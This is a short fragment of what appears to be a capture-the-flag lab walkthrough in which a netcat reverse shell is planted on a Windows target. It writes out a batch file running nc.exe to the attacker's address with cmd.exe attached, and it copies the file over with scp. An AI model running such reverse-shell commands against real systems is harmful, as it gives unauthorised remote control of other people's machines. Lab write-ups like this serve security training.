
And now we can go to the website via localhost and we get a login
grab netcat : https://eternallybored.org/misc/netcat/
then create the evil bat file and send it over as well as the nc.exe file with scp
echo c:\Users\Nadine\Desktop\nc.exe 10.10.14.195 4444 -e cmd.exe > evil.bat
scp evil.bat nc.exe Nadine@10.129.227.77:Desktop